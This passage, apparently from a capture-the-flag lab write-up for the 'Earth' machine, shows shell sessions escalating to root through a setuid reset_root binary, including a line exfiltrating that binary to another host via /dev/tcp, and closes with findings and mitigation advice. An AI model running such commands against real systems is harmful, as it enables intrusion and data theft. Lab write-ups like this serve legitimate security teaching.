/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ file/usr/bin/reset_root
file/usr/bin/reset_root
bash: file/usr/bin/reset_root: No such file or directory
bash-5.1$ file /usr/bin/reset_root
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
```


- **Results**:
    - file: /usr/bin/reset_root

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.182.147/3333
cat /usr/bin/reset_root > /dev/tcp/192.168.182.147/3333
```

- **Results**:

- RESET FAILED





- **Results**:

- there are 3 missing files, so we need to create them on the target machine.

```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
```

- **Results**:

  - I got the root password,

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth
```

```
[root@earth /]# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[root@earth /]# cd root
cd root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

Conclusion

6.1 Summary of Findings

1. **Weak Credentials:**
2. **The use of default or weak credentials allowed easy access to the system.**
3. **User Enumeration:**
4. **Differences in error messages exposed valid usernames, making the system vulnerable to brute force attacks.**
5. **Insecure Cookies:**
6. **Storing credentials in Base64-encoded cookies led to unauthorized access via token manipulation.**
7. **Unpatched Vulnerability (CVE-2021-4034):**
8. **A critical, publicly-known vulnerability allowed for privilege escalation to root.**

6.2 Recommendations for Mitigation

9. **Strengthen Credential Policies:**
10. **Enforce the use of strong passwords and eliminate default credentials immediately after deployment.**
11. **Implement User Lockout and Standard Error Messaging:**
12. **Prevent user enumeration and brute force attacks by standardizing error messages and implementing account lockouts after several failed attempts.**
13. **Secure Cookie Handling:**
14. **Do not store sensitive information in cookies; use secure, encrypted tokens with expiration and enforce HTTPS-only cookies.**
15. **Regular Patch Management:**
16. **Ensure that all systems are up-to-date with the latest security patches and monitor for known vulnerabilities.**

Last Page